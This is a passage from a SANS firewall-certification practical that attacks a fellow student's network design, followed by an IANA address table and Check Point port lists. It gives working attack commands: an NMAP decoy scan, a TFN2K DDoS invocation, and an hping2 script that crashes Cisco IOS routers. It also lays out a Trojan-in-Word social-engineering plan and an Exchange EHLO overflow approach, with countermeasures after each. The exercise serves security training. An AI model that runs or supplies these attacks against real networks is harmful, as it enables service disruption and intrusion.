“traceroute”.

By then searching on the Net block we narrow down the scope of our scanning which is part of our active phase. Scouring through the company’s own web server could also prove useful in uncovering information such as physical address, phone numbers, members of staff etc. If located close by, ‘dumpster diving’ could be an option – searching through company rubbish bins for anything we could use to our advantage. The key here is to gather enough information on the target so we can limit the amount of active reconnaissance to do and thereby lessen the chances of detection. We will also need tools; Packet Storm is a great site which you will find tools aplenty (<http://packetstormsecurity.nl/tools20.shtml>). With time on our side, it was chosen to scan the target Net block using NMAP in Paranoid mode, with the decoy IP address of 203.6.5.8 (No offence Aussies!).

```
Nmap -vV -sS -T paranoid -D 203.6.5.8 202.185.236.0/28
```

This was left to run over several days/weeks.

## Firewall Attack

Check Point firewalls are quite robust when configured correctly and looking on the web I was not able to find any current vulnerability. There was one attack (<http://www.checkpoint.com/techsupport/alerts/syslog.html>) against the syslog of the firewall but this only caused high CPU utilisation. However we have been asked to attack this *type* of firewall so the version is irrelevant. The attack I have chosen is the program called SynK4.c.

The tool can be found here <http://www.hoobie.net/security/exploits/> but is also available on other sites. The tool is a Denial of Service attack and exploits the licensing function of the firewall. The function “calculates the address space protected by counting the number of addresses crossing the internal interface. When a large number of packets cross the internal interface of the firewall, each IP address is added to the number calculated under its license coverage. After the number of covered IP addresses is exceeded, an error message is generated on the console for each IP address that it outside of the covered range. The load on the CPU rises with each error message that is generated.” (Cole, Eric. Hackers Beware)

So by sending a large amount of spoofed packets to the firewall we can effectively lock the administrator out from the console. The caveat here is that we need to be on the inside of the firewall. This can be done using a compromised host or by social engineering. The second option is the only one available to us for the moment. We could choose to compile the script as a Trojan executable embedded within a Word document, to send by email or copy to disk and masquerade as a company partner with an update of "plans" for the CEO. The timing here is of the essence, say Friday lunch at 1:00pm, a time most likely when there is skeletal staff and only the secretary to bluff our way around. We know from physical inspection that it is a small company and most likely an informal atmosphere and an open plan office. This is the more brazen option but one more likely to succeed (depending on persuasive charms and selective name-dropping) than sending by email which will most likely be picked up by their anti-virus software.

This has a very low chance of success with the quick return of the CEO or tech savvy secretary scuttling our attack. The IDS systems should also pick up on this activity giving it a higher chance of failure. The logs on the firewall will also record this activity.

### **COUNTERMEASURES**

Good user training in opening unknown attachments – this relates to a good company policy that everyone must sign when they join. Good physical security to the building, if an open plan office then guest foyer should be segregated with identification access to enter further. Limit the company information available on the web to generic company groups, no specific names or emails. Content security on the email gateway

### **Denial of Service**

We have at our disposal 50 compromised cable modem/DSL systems to launch our attack. For our Distributed Denial of Service the tool of choice is Tribe Flood Network 2000 (TFN2K). This too can be downloaded from Packet Storm ([distributed/tfn2k.tgz](http://distributed/tfn2k.tgz)). It is an improved version to the program Targa ([DoS/targa3.c](http://DoS/targa3.c)); both written by Mixter. It was decided to use this rather than Stacheldraht as the attack was a once-off and we did not care to protect our communication with encryption. If the attack was planned to be used at a later stage then this would have been chosen.

The program operates in a client/server model but a machine can act as both. With the preliminary scanning of the target network, discovered that we could spoof 202.185.236.1 and 202.185.236.2 of the target Net block. The time of the attack would be 6 pm when most of the staff has gone home. The command execution from our client workstation;

```
./tfn -D 3 -c5 -f /var/tmp/hostz -i 202.185.236.1
```

```
Protocol          : random
Source IP         : 202.185.236.2
Client Input      : hostz
Target(s)         : 220.185.236.1
Command           : commence syn flood, port: random
```

Password verification:

Sending out packets:

The hostz file is just a local ASCII file which contains the IP address of our 50 compromised cable modem/DSL hosts. The D parameter sends out 3 bogus requests for every real one. The target is the company's router. We deduced this as our scanning of the network received no replies from 202.185.236.3 upwards to 202.185.236.14. This must have been the firewall dropping the packets leaving us with the first two addresses as the router/gateway.

The attack has a very high chance of success as the target does not have any redundancy for his router or alternate paths to the Internet. The fact we are spoofing addresses and also providing real addresses will lengthen the time to block the attacks. A complete loss of Internet connectivity would be the result with a potentially crippling impact to the business. Loss of service includes no ability to send or receive mail, loss of revenue with no customer or partner access, problems with delivery as there is no supplier access, and no remote management to remedy the situation.

Since we are attacking the external router directly, the IDS systems put in place will not detect this as they are downstream. The router is not logging to a separate syslog server so once we crash the router, logging in the buffer should be cleared as well.

### **COUNTERMEASURES**

Cisco has an advisory on mitigating this problem (<http://packetstormsecurity.nl/distributed/cisco-newsflash.htm>). The following are recommendations to re-configure the router;

1. Reverse Path Lookup (`ip verify unicast reverse-path`)
2. Enable CEF Switching
3. Modify the ACL so it denies packets with a source IP address of its own network (`access-list 88 deny ip 202.185.236.0 0.0.0.15 any`)
4. Rate limiting SYN packets – this needs to be tuned to the environment.

The router should also explicitly deny ICMP. The company needs to have an alternate path to the Internet .i.e. Redundancy should be part of the design. In the interim they would have to call their ISP to block the source of the attacks upstream. This will not be easy as the DDoS is sending bogus requests on top of real ones which might also represent legitimate traffic.

### **EXTRA FUN**

From a single workstation we could inflict similar pain. CERT released an advisory CAN-2003-0567 (<http://www.cert.org/advisories/CA-2003-15.html>) which affects all Cisco devices running IOS software and configured to accept Internet Protocol (IPv4) packets. Looking at Chong's router configuration, since he has not listed his specific release of 12.2 we will assume it is 12.2 (GD) and therefore vulnerable. Looking at his access-lists confirms that he will accept IPv4 packets on port 53. To exploit this vulnerability we will use the tool hping2 (<http://www.hping.org>). A written exploit can also be found on Bugtraq at Security Focus (<http://www.securityfocus.com/archive/1/329833>). I will put my hand up here and say that this is not the most original of exploits but when it is so recent, and covers so many devices why re-invent the wheel? Downloading the tool to our workstation we created the following exploit script;

```

--- BEGIN SHELL SCRIPT ---
#!/bin/tcsh -f

if ($1 == "" || $2 == "") then
    echo "usage: $0 <router hostname|address> <ttl>"
    exit
endif

foreach protocol (53)
    /usr/local/sbin/hping $1 --rawip --rand-source --ttl $2 --ipproto
$protocol --count 76 --interval u250 --data 26 end
--- END SHELL SCRIPT ---

```

First we did a PING of the target router from our attack workstation (SUN2.8);

```

# ping 202.185.236.1
64 bytes from 202.185.236.1: icmp_seq=0 ttl=255 time=1.063 ms
64 bytes from 202.185.236.1: icmp_seq=0 ttl=255 time=1.063 ms
64 bytes from 202.185.236.1: icmp_seq=0 ttl=255 time=1.063 ms
^c

```

Now we know the TTL to run the script;

```
./exploit.sh 202.185.236.1 0
```

Bye-bye router.

## Perimeter Compromise

The fact that Chong has chosen a hub to connect the DMZ means we have a very high success rate of sniffing the wire for passwords once we have breached the perimeter. This man-in-the-middle attack is most likely to succeed, problem is the initial breach. Also a review of the web found multiple vulnerabilities with Lotus Notes (<http://www.cert.org/advisories/CA-2003-11.html>). This will add to our armoury once inside the perimeter but again the problem will be to download the buffer overflow exploit to our compromised host.

The mail server sitting on the internal network was seen as the focal point for this attack. If we can compromise the Exchange Server then we have direct access to the internal network and will have completely bypassed the network perimeter. The Symantec Firewall is our cause for concern here, whether it will block our attack or trigger IDS. Looking on the web for vulnerabilities with Exchange we found a buffer overflow (<http://bvlive01.iss.net/issEn/delivery/xforce/alertdetail.jsp?oid=20759>). More information can be found here (<http://www.derkeiler.com/Mailing-Lists/Securiteam/2002-07/0113.html>).

The vulnerability exists because of an unchecked buffer in the Internet Mail Connector (IMC) code that generates the response to the EHLO protocol command. IMC is Microsoft's implementation of SMTP. If the total length of the message exceeds a certain value, then the data would overrun the buffer. However the data needs to be specially crafted in order to run code with IMC rights – Exchange Service Account with full rights. If the code is not crafted that well then the IMC service would just hang. The buffer is triggered when Exchange does a reverse lookup on the identity (Fully Qualified Domain Name) of the sender. DNS names can be up to 255 characters which when coupled with the data of the message are too large for the stack buffer created for it.

1. Evil Server establishes a connection to Target.
2. Target responds with "banner"
3. Evil Server sends EHLO (Determining SMTP extensions)
4. Target responds to EHLO by sending "Hello", identifying itself and Evil Server as the two participants. (**Buffer Overflow**)
5. Evil Server begins requests to Target.

Thus to execute this attack we would need the control of our DNS Server and controlling reverse lookup responses. We set the name of our mail server (smtp.evilmalware.com) to the maximum 255 characters – (Wowthisisoneareallyfantasticallylargehumungousfullyqualifieddomainnametosetforour evilmailservertorespondtounknowinglysettingthemselvesupforafalltoanyoneinterestedincreatingabufferoverflowandcreatinghavoconthetargetnetworkcausingmayhem at.evilmalware.com). There also has to be time for our DNS entry to propagate to the Web. It would be prudent to test this first in a lab environment to perfect our buffer overflow code. Once we are happy with our code, we just need to send our special email to the target Exchange Server.

The success of this attack varies depending on the skill of the attacker in executing buffer overflows. This is a practised art with few able to manage the complexities to run their code successfully. Also countries have differing industry standards and most DNS servers adhere to a smaller value than what is needed to overrun the buffer (less than 255). The configuration of the surrounding DNS servers to Evil will dictate whether our rogue name record propagates further.

The chances of success are very slim, with most IDS systems having a signature for this attack. If successful it will completely bypass the firewall logs and the attacker will have full control of the target server, which happens to be placed on the internal network.

### **COUNTERMEASURES**

The target company could disable reverse DNS lookups by configuring the registry (<http://support.microsoft.com/default.aspx?scid=kb;EN-US;q190026>).

Upgrade to Exchange 2000.

Axent Firewall should be updated with the latest signatures.

Possible compromise of the mail server can be mitigated by placing it into a demilitarised zone (DMZ).



## References

1. Cisco 2600 Series Modular Access Router Family including the 261x, 262x, 265x, and 2691  
[http://www.cisco.com/en/US/products/hw/routers/ps259/products\\_data\\_sheet\\_09186a00801761b1.html](http://www.cisco.com/en/US/products/hw/routers/ps259/products_data_sheet_09186a00801761b1.html)
2. Cisco Catalyst 3550 Series Switches  
<http://www.cisco.com/en/US/products/hw/switches/ps646/index.html>
3. Cisco Catalyst 2950 Series Switches  
<http://www.cisco.com/en/US/products/hw/switches/ps628/index.html>
4. RFC 2281 (RFC2281) <http://www.faqs.org/rfcs/rfc2281.html>
5. Check Point Firewall-1  
<http://www.checkpoint.com/products/protect/firewall-1.html>
6. Sun ONE Web Server 6.0  
[http://www.sun.com/software/products/web\\_srvr/home\\_web\\_srvr.html](http://www.sun.com/software/products/web_srvr/home_web_srvr.html)
7. VERITAS NetBackup <http://www.veritas.com/van/products/nbux.html>
8. OpenSSH 3.6.1 released April 1, 2003. <http://openssh.org/>
9. Doug. Solaris IP Multipathing made easy  
<http://www.eng.auburn.edu/users/doug/howtos/multipathing.html>
10. Thomas, Rob. Secure IOS Template Version 3.0 08 APR 2003  
<http://www.cymru.com/Documents/secure-ios-template.html>
11. Thomas, Rob. Secure BIND Template Version 4.0 08 APR 2003  
<http://www.cymru.com/Documents/secure-bind-template.html>
12. Thomas, Rob. Secure BGP Template Version 2.9 08 APR 2003  
<http://www.cymru.com/Documents/secure-bgp-template.html>
13. Spitzner, Lance. Armoring Solaris: II  
Preparing Solaris 8 64-bit for CheckPoint FireWall-1 NG Last Modified: 20 July, 2002 <http://www.spitzner.net/armoring2.html>
14. SUN Blueprints <http://www.sun.com/software/security/blueprints/>
15. Secure Computing Safeword Premier Access  
<http://www.securecomputing.com/index.cfm?sKey=854>
16. XCCC: Setting TCP/IP Ports for Exchange and Outlook Client Connections Through a Firewall  
<http://support.microsoft.com/default.aspx?scid=kb;en-us;155831>
17. NIC Express <http://www.falconstor.com/nicexpressenterpriseuk.asp>
18. Internet Software Consortium <http://www.isc.org/products/BIND/>
19. Real Secure Site Protector  
<http://www.iss.net/support/documentation/docs.php?product=16&family=8>
20. Real Secure Network Sensor  
<http://www.iss.net/support/documentation/docs.php?product=12&family=6>
21. Real Secure Server Sensor  
[http://www.iss.net/products\\_services/enterprise\\_protection/rsserver/index.php](http://www.iss.net/products_services/enterprise_protection/rsserver/index.php)
22. Tumbleweed E-Mail Firewall  
[http://www.tumbleweed.com/en/products/mms\\_overview.html](http://www.tumbleweed.com/en/products/mms_overview.html)
23. Symantec Mail Security for Microsoft Exchange  
<http://enterprisesecurity.symantec.com/products/products.cfm?ProductID=66&EID=0>
24. Oracle 9i <http://otn.oracle.com/products/oracle9i/content.html>
25. National Security Agency Security Recommendation Guides  
<http://nsa1.www.conxion.com/cisco/index.html>
26. Squid Web Proxy Cache <http://www.squid-cache.org>
27. Chong KahSing GCFW Practical Assignment  
[http://www.giac.org/practical/GCFW/Chong\\_KahSing\\_GCFW.pdf](http://www.giac.org/practical/GCFW/Chong_KahSing_GCFW.pdf)

28. Toby Kohlenberg GCFW Practical Assignment  
[http://www.giac.org/practical/Tony\\_Kohlenberg\\_GCFW.zip](http://www.giac.org/practical/Tony_Kohlenberg_GCFW.zip)
29. DSNIFF <http://monkey.org/~dugsong/dsniff/>
30. Security Focus <http://www.securityfocus.com/>
31. Packet Storm Security <http://packetstormsecurity.nl/>
32. Rafail, Jason A. Lotus Domino Server susceptible to a pre-authentication buffer overflow during Notes authentication  
<http://www.kb.cert.org/vuls/id/433489>
33. Cole, Eric. Hackers Beware. United States of America: New Riders Publishing, First Edition, August, 2001.
34. CERT® Advisory CA-1996-21 TCP SYN Flooding and IP Spoofing Attacks  
<http://www.cert.org/advisories/CA-1996-21.html>
35. Donahue, Pat. RE: Cisco IOS exploit (44020)  
<http://www.securityfocus.com/archive/1/329833>
36. Distributed Denial of Service (DDoS) News Flash  
<http://packetstormsecurity.nl/distributed/cisco-newsflash.htm>
37. [NT] Server Response to SMTP Client EHLO Command Results In Buffer Overrun <http://www.derkeiler.com/Mailing-Lists/Securiteam/2002-07/0113.html>
38. Server Response To SMTP Client EHLO Command Results In Buffer Overrun (Q326322)  
<http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS02-037.asp>

© SANS Institute 2003, Author retains full rights.



# Appendix A

## Internet Protocol v4 Address Space

(last updated 2003-04-05)

The allocation of Internet Protocol version 4 (IPv4) address space to various registries is listed here. Originally, all the IPv4 address spaces was managed directly by the IANA. Later parts of the address space were allocated to various other registries to manage for particular purposes or regional areas of the world. RFC 1466 [RFC1466] documents most of these allocations.

Address Block Reference	Date	Registry - Purpose	Notes or
---	-----	-----	-----
--			
000/8	Sep 81	IANA - Reserved	
001/8	Sep 81	IANA - Reserved	
002/8	Sep 81	IANA - Reserved	
003/8	May 94	General Electric Company	
004/8	Dec 92	Bolt Beranek and Newman Inc.	
005/8	Jul 95	IANA - Reserved	
006/8	Feb 94	Army Information Systems Center	
007/8	Apr 95	IANA - Reserved	
008/8	Dec 92	Bolt Beranek and Newman Inc.	
009/8	Aug 92	IBM	
010/8	Jun 95	IANA - Private Use	See [RFC1918]
011/8	May 93	DoD Intel Information Systems	
012/8	Jun 95	AT&T Bell Laboratories	
013/8	Sep 91	Xerox Corporation	
014/8	Jun 91	IANA - Public Data Network	
015/8	Jul 94	Hewlett-Packard Company	
016/8	Nov 94	Digital Equipment Corporation	
017/8	Jul 92	Apple Computer Inc.	
018/8	Jan 94	MIT	
019/8	May 95	Ford Motor Company	
020/8	Oct 94	Computer Sciences Corporation	
021/8	Jul 91	DDN-RVN	
022/8	May 93	Defense Information Systems Agency	
023/8	Jul 95	IANA - Reserved	
024/8	May 01	ARIN - Cable Block	(Formerly IANA -
Jul 95)			
025/8	Jan 95	Royal Signals and Radar Establishment	
026/8	May 95	Defense Information Systems Agency	
027/8	Apr 95	IANA - Reserved	
028/8	Jul 92	DSI-North	
029/8	Jul 91	Defense Information Systems Agency	
030/8	Jul 91	Defense Information Systems Agency	
031/8	Apr 99	IANA - Reserved	
032/8	Jun 94	Norsk Informasjonsteknologi	
033/8	Jan 91	DLA Systems Automation Center	
034/8	Mar 93	Halliburton Company	
035/8	Apr 94	MERIT Computer Network	
036/8	Jul 00	IANA - Reserved	(Formerly
Stanford University - Apr 93)			

037/8	Apr 95	IANA - Reserved	
038/8	Sep 94	Performance Systems International	
039/8	Apr 95	IANA - Reserved	
040/8	Jun 94	Eli Lily and Company	
041/8	May 95	IANA - Reserved	
042/8	Jul 95	IANA - Reserved	
043/8	Jan 91	Japan Inet	
044/8	Jul 92	Amateur Radio Digital Communications	
045/8	Jan 95	Interop Show Network	
046/8	Dec 92	Bolt Beranek and Newman Inc.	
047/8	Jan 91	Bell-Northern Research	
048/8	May 95	Prudential Securities Inc.	
049/8	May 94	Joint Technical Command	(Returned to
IANA	Mar 98)		
050/8	May 94	Joint Technical Command	(Returned to
IANA	Mar 98)		
051/8	Aug 94	Department of Social Security of UK	
052/8	Dec 91	E.I. duPont de Nemours and Co., Inc.	
053/8	Oct 93	Cap Debis CCS	
054/8	Mar 92	Merck and Co., Inc.	
055/8	Apr 95	Boeing Computer Services	
056/8	Jun 94	U.S. Postal Service	
057/8	May 95	SITA	
058/8	Sep 81	IANA - Reserved	
059/8	Sep 81	IANA - Reserved	
060/8	Apr 03	APNIC	
	(whois.apnic.net)		
061/8	Apr 97	APNIC	
	(whois.apnic.net)		
062/8	Apr 97	RIPE NCC	(whois.ripe.net)
063/8	Apr 97	ARIN	(whois.arin.net)
064/8	Jul 99	ARIN	(whois.arin.net)
065/8	Jul 00	ARIN	(whois.arin.net)
066/8	Jul 00	ARIN	(whois.arin.net)
067/8	May 01	ARIN	(whois.arin.net)
068/8	Jun 01	ARIN	(whois.arin.net)
069/8	Aug 02	ARIN	(whois.arin.net)
070/8	Sep 81	IANA - Reserved	
071/8	Sep 81	IANA - Reserved	
072/8	Sep 81	IANA - Reserved	
073/8	Sep 81	IANA - Reserved	
074/8	Sep 81	IANA - Reserved	
075/8	Sep 81	IANA - Reserved	
076/8	Sep 81	IANA - Reserved	
077/8	Sep 81	IANA - Reserved	
078/8	Sep 81	IANA - Reserved	
079/8	Sep 81	IANA - Reserved	
080/8	Apr 01	RIPE NCC	(whois.ripe.net)
081/8	Apr 01	RIPE NCC	(whois.ripe.net)
082/8	Nov 02	RIPE NCC	(whois.ripe.net)
083/8	Sep 81	IANA - Reserved	
084/8	Sep 81	IANA - Reserved	
085/8	Sep 81	IANA - Reserved	
086/8	Sep 81	IANA - Reserved	
087/8	Sep 81	IANA - Reserved	
088/8	Sep 81	IANA - Reserved	
089/8	Sep 81	IANA - Reserved	
090/8	Sep 81	IANA - Reserved	
091/8	Sep 81	IANA - Reserved	
092/8	Sep 81	IANA - Reserved	
093/8	Sep 81	IANA - Reserved	

094/8	Sep 81	IANA - Reserved
095/8	Sep 81	IANA - Reserved
096/8	Sep 81	IANA - Reserved
097/8	Sep 81	IANA - Reserved
098/8	Sep 81	IANA - Reserved
099/8	Sep 81	IANA - Reserved
100/8	Sep 81	IANA - Reserved
101/8	Sep 81	IANA - Reserved
102/8	Sep 81	IANA - Reserved
103/8	Sep 81	IANA - Reserved
104/8	Sep 81	IANA - Reserved
105/8	Sep 81	IANA - Reserved
106/8	Sep 81	IANA - Reserved
107/8	Sep 81	IANA - Reserved
108/8	Sep 81	IANA - Reserved
109/8	Sep 81	IANA - Reserved
110/8	Sep 81	IANA - Reserved
111/8	Sep 81	IANA - Reserved
112/8	Sep 81	IANA - Reserved
113/8	Sep 81	IANA - Reserved
114/8	Sep 81	IANA - Reserved
115/8	Sep 81	IANA - Reserved
116/8	Sep 81	IANA - Reserved
117/8	Sep 81	IANA - Reserved
118/8	Sep 81	IANA - Reserved
119/8	Sep 81	IANA - Reserved
120/8	Sep 81	IANA - Reserved
121/8	Sep 81	IANA - Reserved
122/8	Sep 81	IANA - Reserved
123/8	Sep 81	IANA - Reserved
124/8	Sep 81	IANA - Reserved
125/8	Sep 81	IANA - Reserved
126/8	Sep 81	IANA - Reserved
127/8	Sep 81	IANA - Reserved
128/8	May 93	Various Registries
129/8	May 93	Various Registries
130/8	May 93	Various Registries
131/8	May 93	Various Registries
132/8	May 93	Various Registries
133/8	May 93	Various Registries
134/8	May 93	Various Registries
135/8	May 93	Various Registries
136/8	May 93	Various Registries
137/8	May 93	Various Registries
138/8	May 93	Various Registries
139/8	May 93	Various Registries
140/8	May 93	Various Registries
141/8	May 93	Various Registries
142/8	May 93	Various Registries
143/8	May 93	Various Registries
144/8	May 93	Various Registries
145/8	May 93	Various Registries
146/8	May 93	Various Registries
147/8	May 93	Various Registries
148/8	May 93	Various Registries
149/8	May 93	Various Registries
150/8	May 93	Various Registries
151/8	May 93	Various Registries
152/8	May 93	Various Registries
153/8	May 93	Various Registries
154/8	May 93	Various Registries

See [RFC3330]

155/8 May 93 Various Registries  
 156/8 May 93 Various Registries  
 157/8 May 93 Various Registries  
 158/8 May 93 Various Registries  
 159/8 May 93 Various Registries  
 160/8 May 93 Various Registries  
 161/8 May 93 Various Registries  
 162/8 May 93 Various Registries  
 163/8 May 93 Various Registries  
 164/8 May 93 Various Registries  
 165/8 May 93 Various Registries  
 166/8 May 93 Various Registries  
 167/8 May 93 Various Registries  
 168/8 May 93 Various Registries  
 169/8 May 93 Various Registries  
 170/8 May 93 Various Registries  
 171/8 May 93 Various Registries  
 172/8 May 93 Various Registries  
 173/8 Apr 03 IANA - Reserved  
 174/8 Apr 03 IANA - Reserved  
 175/8 Apr 03 IANA - Reserved  
 176/8 Apr 03 IANA - Reserved  
 177/8 Apr 03 IANA - Reserved  
 178/8 Apr 03 IANA - Reserved  
 179/8 Apr 03 IANA - Reserved  
 180/8 Apr 03 IANA - Reserved  
 181/8 Apr 03 IANA - Reserved  
 182/8 Apr 03 IANA - Reserved  
 183/8 Apr 03 IANA - Reserved  
 184/8 Apr 03 IANA - Reserved  
 185/8 Apr 03 IANA - Reserved  
 186/8 Apr 03 IANA - Reserved  
 187/8 Apr 03 IANA - Reserved  
 188/8 May 93 Various Registries  
 189/8 Apr 03 IANA - Reserved  
 190/8 Apr 03 IANA - Reserved  
 191/8 May 93 Various Registries  
 192/8 May 93 Various Registries  
 193/8 May 93 RIPE NCC (whois.ripe.net)  
 194/8 May 93 RIPE NCC (whois.ripe.net)  
 195/8 May 93 RIPE NCC (whois.ripe.net)  
 196/8 May 93 Various Registries  
 197/8 May 93 IANA - Reserved  
 198/8 May 93 Various Registries  
 199/8 May 93 ARIN (whois.arin.net)  
 200/8 Nov 02 LACNIC  
 (whois.lacnic.net)  
 201/8 Apr 03 LACNIC  
 (whois.lacnic.net)  
 202/8 May 93 APNIC  
 (whois.apnic.net)  
 203/8 May 93 APNIC  
 (whois.apnic.net)  
 204/8 Mar 94 ARIN (whois.arin.net)  
 205/8 Mar 94 ARIN (whois.arin.net)  
 206/8 Apr 95 ARIN (whois.arin.net)  
 207/8 Nov 95 ARIN (whois.arin.net)  
 208/8 Apr 96 ARIN (whois.arin.net)  
 209/8 Jun 96 ARIN (whois.arin.net)  
 210/8 Jun 96 APNIC  
 (whois.apnic.net)

211/8 Jun 96 APNIC  
 (whois.apnic.net)  
 212/8 Oct 97 RIPE NCC (whois.ripe.net)  
 213/8 Mar 99 RIPE NCC (whois.ripe.net)  
 214/8 Mar 98 US-DOD  
 215/8 Mar 98 US-DOD  
 216/8 Apr 98 ARIN (whois.arin.net)  
 217/8 Jun 00 RIPE NCC (whois.ripe.net)  
 218/8 Dec 00 APNIC  
 (whois.apnic.net)  
 219/8 Sep 01 APNIC  
 (whois.apnic.net)  
 220/8 Dec 01 APNIC  
 (whois.apnic.net)  
 221/8 Jul 02 APNIC  
 (whois.apnic.net)  
 222/8 Feb 03 APNIC  
 (whois.apnic.net)  
 223/8 Apr 03 IANA - Reserved  
 224/8 Sep 81 IANA - Multicast  
 225/8 Sep 81 IANA - Multicast  
 226/8 Sep 81 IANA - Multicast  
 227/8 Sep 81 IANA - Multicast  
 228/8 Sep 81 IANA - Multicast  
 229/8 Sep 81 IANA - Multicast  
 230/8 Sep 81 IANA - Multicast  
 231/8 Sep 81 IANA - Multicast  
 232/8 Sep 81 IANA - Multicast  
 233/8 Sep 81 IANA - Multicast  
 234/8 Sep 81 IANA - Multicast  
 235/8 Sep 81 IANA - Multicast  
 236/8 Sep 81 IANA - Multicast  
 237/8 Sep 81 IANA - Multicast  
 238/8 Sep 81 IANA - Multicast  
 239/8 Sep 81 IANA - Multicast  
 240/8 Sep 81 IANA - Reserved  
 241/8 Sep 81 IANA - Reserved  
 242/8 Sep 81 IANA - Reserved  
 243/8 Sep 81 IANA - Reserved  
 244/8 Sep 81 IANA - Reserved  
 245/8 Sep 81 IANA - Reserved  
 246/8 Sep 81 IANA - Reserved  
 247/8 Sep 81 IANA - Reserved  
 248/8 Sep 81 IANA - Reserved  
 249/8 Sep 81 IANA - Reserved  
 250/8 Sep 81 IANA - Reserved  
 251/8 Sep 81 IANA - Reserved  
 252/8 Sep 81 IANA - Reserved  
 253/8 Sep 81 IANA - Reserved  
 254/8 Sep 81 IANA - Reserved  
 255/8 Sep 81 IANA - Reserved

#### Reference

-----  
 [RFC1466]

[RFC1918]

[RFC3330]

[ ]

## Appendix B

**Which ports and IP protocols numbers need to be open on a non-VPN gateway to enable VPN-1 SecuRemote/SecureClient traffic?**

**Solution ID:** sk13187

[Help with the solution](#)

**Creation Date:** 07/29/2002

[Email this solution](#)

**Revised Date:** 06/09/2003

[Rate this solution](#)

**Preferred Product:** FireWall-1

**Latest Version:** ngcompatibility

**Category:** Other

The information in this article applies to:

- FireWall-1 NG FP2
- VPN-1 NG FP2
- Policy Server NG FP2
- SecuRemote NG FP2
- SecureClient NG FP2
- Encryption

### Solution

Here is the list of ports and IP Protocols numbers need to be open:  
protocol 50 for ESP

UDP 2746 for UDP Encapsulation  
UDP 500 for IKE  
TCP 500 for IKE over TCP  
TCP 18231 for Policy Server logon when the client is inside the network  
UDP 18233 for Keepalive protocol when the client is inside the network  
TCP 18232 for Distribution Server when the client is inside the network  
TCP 264 for topology download  
UDP 259 for MEP configuration  
UDP 18234 for performing tunnel test when the client is inside the network  
TCP 18264 for ICA certificate registration

## Common ports used by Check Point Next Generation (NG)

**Solution ID:** sk9408

[Help with the solution](#)

**Creation Date:** 01/29/2002

[Email this solution](#)

**Revised Date:** 01/30/2002

[Rate this solution](#)

**Preferred Product:** Unassigned

**Latest Version:** 3xcompatibility

**Category:**

The information in this article applies to:

- Next Generation (NG)
- TCP ports
- TCP Services
- Services used by NG processes
- TCP ports used by NG processes

## Solution

The list below details the common ports used by Check Point Next Generation:

1. TCP 18211 (FW1\_ica\_push): The Check Point Daemon (CPD) process, running on the FireWall module, listens on TCP port 18211 for certificate creation and for the "push" of the certificate to the FireWall module from the management module.
2. TCP 18210 (FW1\_ica\_pull): The CPD process, on the management module, is listening on TCP port 18210 for certificates to be "pulled" by a FireWall module from a management module.
3. TCP 18186 (FW1\_omi-sic): This TCP port is used for Secure Internal Communications (SIC) between OPSEC certified products and a NG FireWall module.
4. TCP 18191 (CPD): This TCP port is used by the CPD process for communications such as policy installation, certificate revocation, and status queries.
5. TCP 18190 (CPMI): This TCP port is used by the FireWall Management process (FWM) to listen for NG Management Clients attempting to connect to the management module.
6. TCP 18192 (CPD\_amon): This TCP port is used by the CPD process FireWall Application Monitoring.
7. TCP 257 (FW1\_log): This TCP port is used for logging purposes.

© SANS Institute 2003. Author retains full rights.